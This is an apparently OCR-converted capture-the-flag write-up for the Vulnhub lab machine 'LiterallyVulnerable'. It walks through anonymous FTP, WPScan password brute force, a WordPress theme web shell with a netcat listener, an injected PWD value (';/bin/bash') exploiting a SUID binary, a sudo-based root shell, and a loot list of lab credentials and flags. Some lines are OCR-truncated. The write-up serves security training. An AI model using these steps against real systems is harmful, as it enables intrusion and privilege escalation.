LiterallyVulnerable

Enumuration

- # we see ftp,ssh,2 http open
- # ftp anonymous login allowed so we login and get a backuppassword file from ftp server

```
(root ©cyberJunkie)-[~/Vulnhub/LiterallyVunlerable]

# cat backupPasswords

# Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with your password so we don't get hacked by those elites again!

*$eGRIf7v38s&p7

yP$*$V09Y0rx7mY

GmceC&oOBtbnFCH

3!IZguT2JU8X$c

P&s%F1D4#KDBSeS

$EPid%J2L9Luf05

nD!mb*aHON676&G


$*Ke7q2ko3tqoZo

SCb$1^gDDqE34fA

Ae%tM0XIWUMSCLp
```

- # This is a possible wordlist we can use for bruteforcing
- # In wordpress website the wordlist didnt worked ,now we can try this at 65535 http server
- # GObuster gave us a directory named /phpcms which is also a wordpress site. We again enumrate this and get 2 new users named notadmin and maybeadmin
- # Brutie force using wp-scan adn we get valid credentials

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    [i] No Config Backups Found.
    [+] Performing password attack on Xmlrpc against 2 user/s
    [SUCCESS] - maybeadmin / $EPid%J2L9Luf05
    Valid Combinations Found:
    Username: maybeadmin, Password: $EPid%J2L9Luf05
    [!] No WPScan API Token given, as a result vulnerability data has not been output.
    [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
    [+] Finished: Thu Jul 22 10:29:35 2021
    [+] Requests Done: 159
iL1
    [+] Cached Requests: 36
    [+] Data Sent: 57.585 KB
    [+] Data Received: 35.87 KB
    [+] Memory used: 212.734 MB
       Elapsed time: 00:00:03
```



Now we manually read posts and find password for user notadmin who is an admin

we login as notadmin user and now its time to exploit

Nmap

Device type: general purpose

OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4

Running: Linux 3.X|4.X


OS details: Linux 3.2 - 4.9

```
ORT
       STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
_-rw-r--r-- 1 ftp ftp
                           325 Dec 04 2019 backupPasswords
| ftp-syst:
I STAT:
I FTP server status:
    Connected to ::ffff:192.168.125.128
    Logged in as ftp
    TYPE: ASCII
   No session bandwidth limit
   Session timeout in seconds is 300
   Control connection is plain text
    Data connections will be plain text
    At session startup, client count was 4
    vsFTPd 3.0.3 - secure, fast, stable
End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
  2048 2f:26:5b:e6:ae:9a:c0:26:76:26:24:00:a7:37:e6:c1 (RSA)
  256 79:c0:12:33:d6:6d:9a:bd:1f:11:aa:1c:39:1e:b8:95 (ECDSA)
  256 83:27:d3:79:d0:8b:6a:2a:23:57:5b:3c:d7:b4:e5:60 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
Lhttp-generator: WordPress 5.3
http-server-header: nginx/1.14.0 (Ubuntu)
Lhttp-title: Not so Vulnerable – Just another WordPress site
http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open http Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
Lhttp-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:70:09:13 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Network Distance: 1 hop Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Exploitation

After login as admin we need to get a shell so i tried the theme web shell vector



NOw we will save this and access this 404.php file and get a shell back

we got a low priv shell

```
— (root ♥CyberJunkie)-[~/Vulnhub/LiterallyVunlerable]

# nc -nvlp 6969
istening on [any] 6969 ...
onnect to [192.168.125.128] from (UNKNOWN) [192.168.125.129] 38764
inux literallyvulnerable 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26
x86_64 GNU/Linux
14:45:35 up 3:01, 0 users, load average: 0.23, 0.08, 0.14
SER TTY FROM LOGIN⊕ IDLE JCPU PCPU WHAT
id=33(www-data) gid=33(www-data) groups=33(www-data)
bin/sh: 0: can't access tty; job control turned off
```

PostExploitation

we canot read local and user flag because we are www-data. enumrate www home dir and found db credentials in config file

```
** MySQL settings - You can get this info from

* The name of the database for WordPress */
fine( 'DB_NAME', 'wordpress' );

* MySQL database username */
fine( 'DB_USER', 'wpUser' );

* MySQL database password */
fine( 'DB_PASSWORD', 'p@$$w0rD' );
```

Remember we had two wordpress websites so we also have 2 differet config files second config file :

```
* @package WordPress
*/

/ ** MySQL settings - You can get this info from your web host ** //

** The name of the database for WordPress */
efine( 'DB_NAME', '_wordpress' );

** MySQL database username */
efine( 'DB_USER', 'tmpTest' );

** MySQL database password */
efine( 'DB_PASSWORD', 'testTmp' );

** MySQL hostname */
efine( 'DB_HOST', 'localhost' );

** Database Charset to use in creating database tables. */
efine( 'DB_CHARSET', 'utf8mb4' );

** The Database Collate type. Don't change this if in doubt. */
```

IN doe user home driectory we have a suid binary. I used ghidra to analyse it and this binary echoes envrionment variable PWD

First i tried to manipulate /bin/echo by trying to write a dummy binary in /bin but we dont have write access.

We can however change value of PWD env variable and i exported /bin/bash in pwd and then ran binary

```
ww-data@literallyvulnerable:/home/doe$ ./itseasy
our Path is: /home/doe
ww-data@literallyvulnerable:/home/doe$ export PWD=";/bin/bash"
ww-data@literallyvulnerable:;/bin/bash$ ./itseasy
our Path is:
ohn@literallyvulnerable:/home/doe$ ls -la
otal 52
rwxr-xr-x 5 doe doe 4096 Dec 4 2019 .
rwxr-xr-x 4 root root 4096 Dec 4 2019 ...
                      9 Dec 4 2019 .bash_history -> /dev/null
rwxrwxrwx 1 root root
                     220 Dec 4 2019 .bash_logout
rw-r--r-- 1 doe doe
                    3806 Dec 4 2019 .bashrc
rw-r--r-- 1 doe doe
rwx----- 2 doe doe
                    4096 Dec 4 2019 .cache
rwx---- 3 doe doe
                    4096 Dec 4 2019 .gnupg
                             4 2019 .local
rwxrwxr-x 3 doe doe
                    4096 Dec
rw-r--r-- 1 doe doe
                    807 Dec 4 2019 .profile
rwsr-xr-x 1 john john 8632 Dec 4 2019 itseasy
rw----- 1 doe doe
                     125 Dec 4 2019 local.txt
rw-r--r-- 1 root root
                      75 Dec 4
                                 2019 noteFromAdmin
ohn@literallyvulnerable:/home/doe$
```

After some time i couldnt find anything. I tried the find command to find any files with string password in it and found a file in john home directory

```
ull@literallyvulnerable:/home/john$ find . -type f -iname "*password*" 2>/dev/
/.local/share/tmpFiles/myPassword
|ohn@literallyvulnerable:/home/john$ ls
iser.txt
john@literallyvulnerable:/home/john$ ls -la
drwxr-xr-x 5 john john 4096 Dec 4 2019 .
drwxr-xr-x 4 root root 4096 Dec 4 2019 ..
lrwxrwxrwx 1 root root 9 Dec 4 2019 .bash_history -> /dev/null
rw-r--r-- 1 john john 220 Dec 4 2019 .bash_logout
-rw-r--r-- 1 john john 3771 Dec
drwx----- 2 john john 4096 Dec
                                     4 2019 .bashrc
4 2019 .cache
lrwx----- 3 john john 4096 Dec 4 2019 .gnupg
rwxrwxr-x 3 john john 4096 Dec
                                         2019 .local
rw-r--r-- 1 john john 807 Dec 4 2019 .profile
rw----- 1 john john 141 Dec 4 2019 user.txt
ohn@literallyvulnerable:/home/john$ cd .local/share/
john@literallyvulnerable:/home/john/.local/share$ cd tmpFiles/
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ ls -la
total 12
drwxrwxr-x 2 john john 4096 Dec 4 2019 .
drwx----- 4 john john 4096 Dec 4 2019 .
-rw-rw-r-- 1 john john 163 Dec 4 2019 myPassword
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ cat myPassword
 always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
 m9objpZWlckczhZNDlJQiNaWko=
john@literallyvulnerable:/home/john/.local/share/tmpFiles$
```

- # decoded this password and then used this to access ssh
- # sudo -l showed following

```
*** System restart required ***
Last login: Thu Dec 5 11:32:48 2019 from 192.168
john@literallyvulnerable:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvu
    env_reset, mail_badpass, secure_path=/usr/loc

User john may run the following commands on liter
    (root) /var/www/html/test.html
john@literallyvulnerable:~$
```

- # I again opened my webshell and created a test.html and wrote bash commands to copy /bin/bash to tmp and set suid bit to it. Gave execution permissions
- # ran the sudo command and then opened /tmp/rootbash with privilieged mode to get root

```
john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
sudo: /var/www/html/test.html: command not found
john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
john@literallyvulnerable:/var/www/html$ cd /tmp
john@literallyvulnerable:/tmp$ /tmp/rootbash -p
rootbash-4.4# id
uid=1000(john) gid=1000(john) euid=0(root) egid=0(root) groups=0(root),1000(john)
rootbash-4.4#
```

Loot

Credentials

http:65535

maybeadmin:\$EPid%J2L9LufO5

Sqldb

wpUser:p@\$\$w0rD

tmpTest:testTmp

JOhn password

john:YZW\$s8Y49IB#ZZJ

Flags

John Flag

Flag: iuz1498ne667ldqmfarfrky9v5ylki

#doe Flag

worjnp1jxh9iefqxrj2fkgdy3kpejp

Root Flag

pabtejcnqisp6un0sbz0mrb3akaudk